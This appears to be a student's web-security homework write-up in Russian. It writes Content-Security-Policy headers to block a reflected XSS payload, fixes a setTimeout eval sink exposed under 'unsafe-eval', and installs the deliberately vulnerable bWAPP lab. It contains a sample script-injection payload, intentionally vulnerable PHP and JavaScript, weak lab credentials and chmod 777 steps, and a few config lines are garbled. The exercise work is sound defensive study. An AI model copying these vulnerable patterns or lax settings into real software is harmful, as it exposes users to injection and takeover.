




7. Не дать вредоносному коду `http://victim.com/hw-6-3.php?name=<script>alert("hacked")</script>` выполниться на странице <http://victim.com/hw-6-3.php> (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.
8. Страница `hw-6-3.php` `<body> <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3> <?php echo $_GET["name"]; ?> <h3>But legitimate code`


```
still should execute</h3> <script src="http://victim.com/some.js">
</script> <script src="http://sub.victim.com/some.js"></script> </body>
```



```
GNU nano 6.2 hw-6-3.php *
<body>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
<?php
echo $_GET["name"];
?>
<h3>But legitimate code still should execute</h3>
<script src="http://victim.com/some.js"></script>
<script src="http://sub.victim.com/some.js"></script>
</body>
```

- OFF: # add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http://victim.com http://sub.victim.com;";





- `add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http://victim.com http://sub.victim.com;";`



Whatever _malicious_ you inserted shouldn't be executed!

But legitimate code still should execute


Для защиты от XSS используется `nonce` или `hash`

- `add_header Content-Security-Policy "script-src 'nonce-12345' http://victim.com http://sub.victim.com;";`



Whatever _malicious_ you inserted shouldn't be executed!

But legitimate code still should execute



9. (*) Обойти политику CSP: `script-src 'unsafe-eval' http://victim.com http://partner.com http://home.victim.com` на странице <http://victim.com/hw-6-4.html?text=123>. Сделать безопасно, понять почему теперь безопасно.
10. Файл hw-6-4.html `<body> <h3>Legitimate code still should execute</h3> <script src="/hw-6-4.js"></script> </body>`
11. Файл hw-6-4.js `function okFunction () { alert("I'm legitimate!"); } setTimeout(document.URL.split("#")[1], 1000); setTimeout(okFunction, 1000);`
 - `add_header Content-Security-Policy "script-src 'unsafe-eval' http://victim.com http://partner.com http://home.victim.com;"`

```

andreim@andreim-server:~$ cat /var/www/html/hw-6-4.js
function okFunction () {
alert("I`m legitimate");
}
setTimeout(document.URL.split("#")[1], 1000);
setTimeout(okFunction, 1000);
andreim@andreim-server:~$ cat /var/www/html/hw-6-4.html
<body>
<h3>Legitimate code to execute</h3>
<script src="/hw-6-4.js"></script>
</body>

```



- `setTimeout` в сочетании с политикой `unsafe-eval` позволяет из URL выполнить любую команду.
- Для устранения данной уязвимости установим в CSP следующие настройки:
`add_header Content-Security-Policy "default-src 'self'; script-src http://victim.com http://partner.com;";`

```

GNU nano 6.2 /etc/nginx/sites-available/default *
# pass PHP scripts to FastCGI server
#
location ~ \.php$ {
    include snippets/fastcgi-php.conf;


    #
    # With php-fpm (or other unix sockets):
    fastcgi_pass unix:/run/php/php7.4-fpm.sock;
    # With php-cgi (or other tcp sockets):
    fastcgi_pass 127.0.0.1:9000;
    # add security
add_header Content-Security-Policy "script-src 'unsafe-eval' http://victim.com http://partner.com;";
#add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http://victim.com http://su
#add_header Content-Security-Policy "script-src 'unsafe-eval' http://victim.com http://partner.com http://home.
    fastcgi_pass unix:/run/php/php8.1-fpm.sock;
}

```

12. (*) УСТАНОВИТЬ bWAPP.

-Resize disk vbox (resize +5GB)

- `df -lh`
- `sudo lvdisplay`
- `sudo vgdisplay`
- `sudo lvextend -l +100%FREE /dev/ubuntu-vg/ubuntu-lv`
- `sudo resize2fs /dev/ubuntu-vg/ubuntu-lv`



Home / Browse Open Source / Security / Penetration Testing / bWAPP

bWAPP
an extremely buggy web app !
Brought to you by: [mmesellem](#)

Downloads: 1,968 This Week **Last Update: 2018-05-21**

- `unzip bWAPP.zip`
- `mv bWAPP /var/www/html`
- `sudo apt install mysql-server`
- `sudo mysql`
- `sudo mysql -u bug -p`
 - `CREATE USER 'bug'@'localhost' IDENTIFIED BY 'bug';`
 - `mysql -u bug -p`
 - `'bug'@'localhost' IDENTIFIED BY 'bug';`

- `/var/www/html/bWAPP/admin/settings.php`
 - `$db_server = "localhost";`
 - `$db_server = "bug";`
 - `$db_server = "bug";`
 - `$db_name = "bWAPP";`
 - `sudo chmod 777 passwords/`
 - `sudo chmod 777 images/`
 - `sudo chmod 777 documents/`
 - `sudo chmod 777 logs/`
- `localhost/bWAPP/install.php ...YES ...Login ...Portal`